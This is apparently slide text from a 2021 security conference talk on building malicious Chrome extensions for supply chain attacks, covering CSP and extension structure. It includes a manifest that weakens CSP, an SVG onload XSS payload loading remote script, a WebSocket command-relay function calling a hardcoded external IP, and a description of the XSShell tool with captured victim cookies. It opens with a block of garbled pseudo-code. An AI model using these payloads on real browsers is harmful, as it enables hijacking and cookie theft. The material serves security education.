



```
script src=[true] local.config = (245,23,068,789,a48) [lock.command]# >>access: status [true]
name<img>=s
ess logged <[if] net:log.origin=ss
e[get]script src={#wq:80a?/q.s} {logged = online.click}
a?:/q.s) {logged = online.click}
logger.warning} #key_input <chain>= {d fg#6 mn4:h61l0
e") add.string<status> (- a3*5=w90t8i2)
n) local.config status=error [error]
n) local.config status=error [error]
tatus>(- a3*5=w90t8i2)
ess: status [true]
:log.origin set (278,56,34,#) if = frame <img>=span
.click}
key_input
status
ss: status
og.origin
src={#wq:80a?/q.s} {logged = online.click}
r.warning} #key_input <chain>= {d fg#6 mn4:h61l0
) add.string<status> (- a3*5=w90t8i2)
n) local.config status=error [error]
wn} local.config status=error [error]
{?u nown} local.config status=error [error]
d.string<status> (- a3*5=w90t8i2)
m nd)# >>access: status [true]
og ed<[if] net:log.origin set (278,56,34,#) if = frame <img>=span
.click}
{logged = online.click}
```

Building Malicious Browser Extensions to supply chain attacks

\$ whoami
Vinicius Vieira “@v1n1v131r4”

- Cyber Security Engineer at IBLISS
- Professor at FIAP University
- MSc. Emergent Technology | Pós Ethical Hacking
- CVE holder & Exploit Writer
- VulnHub & OffSec | DEF CON 5551



Agenda

- Supply Chain
- Attack Vectors
- Browsers Breaches
- Chrome CSP
- Show me the code
- Problems
- WebSockets
- Demo
- Conclusion



PHP Supply Chain Attack on Composer

BY THOMAS CHAUCHEFOIN | APRIL 29, 2021


Security



Traditional supply chain



Software supply chain



Supply chain refers to the ecosystem of **processes, people, organizations, and distributors** involved in the creation and delivery of a final solution or product.

An entity can be individuals, groups of individuals, or organizations. **Assets can be people**, software, documents, finances, hardware, or others.



| SUPPLIER | |
|---|---|
| Attack Techniques Used to Compromise the Supply Chain | Supplier Assets Targeted by the Supply Chain Attack |
| Malware Infection | Pre-existing Software |
| Social Engineering | Software Libraries |
| Brute-Force Attack | Code |
| Exploiting Software Vulnerability | Configurations |
| Exploiting Configuration Vulnerability | Data |
| Open-Source Intelligence (OSINT) | Processes |
| | Hardware |
| | People |
| | Supplier |

| CUSTOMER | |
|---|---|
| Attack Techniques Used to Compromise the Customer | Customer Assets Targeted by the Supply Chain Attack |
| Trusted Relationship [T1199] | Data |
| Drive-by Compromise [T1189] | Personal Data |
| Phishing [T1566] | Intellectual Property |
| Malware Infection | Software |
| Physical Attack or Modification | Processes |
| Counterfeiting | Bandwidth |
| | Financial |
| | People |







CSP: CONTENT SECURITY POLICY

@Sec_70

With
Love
By
INTIGRITI



SecurityZines.com


1 WHERE IS THE PROBLEM ?




*If XSS is exploited and CSP is not enforced, then 🦋 can execute malicious Scripts.

2 ISSUE

Browser doesn't stop any resource load request from website, be it from attacker or genuinely made by site.



3 How CSP HELPS ?



4 CSP HEADER

Response header set by Server



Policy Contains one or more directives and Sources
';' separated

Each directive has set of allowed resource Sources

5 DIRECTIVES

Tells browser what Content Sources can be trusted .Eg

default-src : policy for all resources
style-src : Policy for Style tag
script-src : Policy for Script tag
img-src : Policy for image tag

Each directive takes a source list, Sources separated by Space
Valid Sources can be

"self" — load from current origin only " *.example.com " — load only from Subdomains of example.com
" * " — load from anywhere
" none " — Prevent loading from anywhere
" SHA256-... " — Load the source file if it's hash matches the mentioned hash.

6 COMPLETE PICTURE



Content Security Policy - CSP

- Same Origin Policy
- Cross-Origin Resources Sharing
- SandBox
- <https://developers.google.com/web/fundamentals/security/csp>
- <https://www.w3.org/TR/CSP/>



Build Chrome Extensions

- <https://developer.chrome.com/docs/extensions/mv3/getstarted/>
- manifest.json
- icon.png
- file.html






JavaScript

MALICIOUS OR SAFE?

Best Security Search



Build Chrome Extensions



The screenshot shows the Chrome DevTools Console with the 'Erros' (Errors) tab selected. A single error is displayed, which has been highlighted with a blue rectangular box. The error message states that an inline script was refused execution because it violates the Content Security Policy (CSP) directive: "script-src 'self' blob: filesystem:". The message explains that either the 'unsafe-inline' keyword, a hash (e.g., 'sha256-aPOSYul8fxyT3cMNn4GLUh3cHbnhBclrGQNBMMHK2cxA='), or a nonce (e.g., 'nonce-...') is required to enable inline execution. To the right of the error message is a trash can icon for deleting the error. Below the error message, the 'Contexto' (Context) section shows 'popup.html'. The 'Rastreamento de pilha' (Stack Trace) section shows a single entry: 'popup.html:6 (função anônima)'.

← Erros Limpar tudo

Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' blob: filesystem:". Either the 'unsafe-inline' keyword, a hash ('sha256-aPOSYul8fxyT3cMNn4GLUh3cHbnhBclrGQNBMMHK2cxA='), or a nonce ('nonce-...') is required to enable inline execution.

Contexto

popup.html

Rastreamento de pilha

popup.html:6 (função anônima)



Se for imprescindível para você usar... ➞





A CSP de nível 2 oferece retrocompatibilidade com scripts embutidos ao permitir que você coloque scripts embutidos específicos na lista de permissões usando um nonce (número usado uma vez) ou um hash criptográfico. Embora possa ser pesado, é útil como alternativa.

Para usar um nonce, dê à tag script um atributo "nonce". Seu valor deve ser igual a um dos da lista de fontes confiáveis. Por exemplo:

<https://developers.google.com/web/fundamentals/security/csp>



Build Chrome Extensions

 manifest.json popup.js icon.png popup.html

Build Chrome Extensions

```
{  
  "manifest_version": 2,  
  
  "name": "BHACK v1n1v131r4",  
  "description": "this extension is a PoC for BHack 2021",  
  "version": "1.11",  
  "content_security_policy": "script-src 'self' 'unsafe-eval' 'unsafe-inline' 'nonce-bhack' 'sha256-aPOSYuI8fxyT3cMNn4GLUh3cHbnhBc1rGQNBMHK2cxA='",  
  
  "browser_action": {  
    "default_icon": "icon.png",  
    "default_popup": "popup.html"  
  },  
  
  "background": {  
    "scripts": ["popup.js"]  
  }  
}
```



Build Chrome Extensions

```
|<!doctype html>
<html>
  <head>
    <title>BHACK</title>
    <script src="popup.js" data-csp-nonce="bhack"></script>
  </head>
  <body>
    <h1>BHack_2021</h1>
    <button id="index_link">Saiba mais aqui ;)</button>
  </body>
</html>
```



Malicious spices...

```
<svg/onload=setInterval(function(){with(document)body.appendChild  
ld(createElement("script")).src="//192.168.56.103:4848"},999)>
```



Malicious spices...



Malicious spices...

Internet Engineering Task Force (IETF)
Request for Comments: 6455
Category: Standards Track
ISSN: 2070-1721

I. Fette
Google, Inc.
A. Melnikov
Isode Ltd.
December 2011

The WebSocket Protocol


Abstract

The WebSocket Protocol enables two-way communication between a client running untrusted code in a controlled environment to a remote host that has opted-in to communications from that code. The security model used for this is the origin-based security model commonly used by web browsers. The protocol consists of an opening handshake followed by basic message framing, layered over TCP. The goal of this technology is to provide a mechanism for browser-based applications that need two-way communication with servers that does not rely on opening multiple HTTP connections (e.g., using XMLHttpRequest or <iframe>s and long polling).

Status of This Memo



Malicious spices...



Malicious spices...

```
document.addEventListener('DOMContentLoaded', () => {  
    var y = document.getElementById("index_link");  
    y.addEventListener("click", openIndex);  
});  
  
function openIndex() {  
    chrome.tabs.create({active: true, url: "https://www.bhack.com.br"});  
}  
  
function wsstatus(){  
    if ("WebSocket" in window)  
    {  
        document.getElementById("m").innerHTML=('WebSockets supported!');  
    }  
}  
  
function printstatus(msg)  
{  
    document.getElementById("m").innerHTML += '<br />' + msg;  
}  
  
function clearstatus()  
{  
    document.getElementById("m").innerHTML = '';  
}
```



Malicious spices...


```
function WebSocketShell()
{
    if ("WebSocket" in window)
    {
        var server = "104.248.227.95:9998/server"
        var ws = new WebSocket("ws://" + server);
        printstatus ('Connecting to ' + server);

        ws.onopen = function()
        {
            printstatus ('Connected!')
            ws.send(document.getElementById('in').value);
            printstatus('Command sent.. Waiting for server..')
        };
        ws.onmessage = function (evt)
        {
            var received_msg = evt.data;
            clearstatus();
            printstatus(received_msg);
        };

        ws.onclose = function(a)
        {
            clearstatus();
            printstatus('Connection could not be established. Closing websocket.');
```



Bingo!



The screenshot shows the Chrome Web Store interface. At the top, the "chrome web store" logo is on the left, and a user profile "vinicius3cta@gmail.com" with a gear icon is on the right. Below the header, a breadcrumb trail reads "Página inicial > Extensões > BHACK v1n1v131r4". The main section features the extension's icon (a green gear with a red triangle), the title "BHACK v1n1v131r4", and the developer "Oferecido por: Vinicius Vieira". A blue button labeled "Usar no Chrome" is positioned to the right. Below the title, there are five stars and a "0" rating, followed by the category "Social e comunicação". A horizontal line separates this from a row of tabs: "Visão geral" (highlighted), "Práticas de privacidade", "Comentários", and "Itens relacionados". At the bottom, a preview image shows the extension's interface in a browser window, displaying a dark theme with a navigation bar containing links for "BHACK", "PALESTRANTES", "AGENDA", "C.T.F.", "STORE", "CONTATO", and "YOUTUBE".

<https://chrome.google.com/webstore/detail/bhack-v1n1v131r4/ogpfkkdcnifhmgknjimpdcggbilcligeo?hl=pt-br>



Demo

Talk is cheap.
Show me the code.

Linus Torvalds

© outelancy



PoC

XSShell

XSShell is a cross-site-scripting reverse shell... Okay, well maybe it's not a true reverse shell, but it will allow you to interact in real time with an XSS victim's browser.

Just run the xsshell binary to setup your listener endpoint, do your XSS thing to get the exploit js onto the victim's browser, and as soon as they run it you should see something like this popup in your console:

```
===== start socket: 1, header: AmaaKrM= =====
socket connected: 1
    user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chi
    page url:    http://example.com/
    referrer:   http://google.com/
    cookies:    phpseSSID=abababababababab
===== end socket: 1, header: AmaaKrM= =====
```

<https://github.com/raz-varren/xsshell>



Thank you!



v1n1v131r4.com

twitter.com/v1n1v131r4

linkedin.com/in/v1n1v131r4

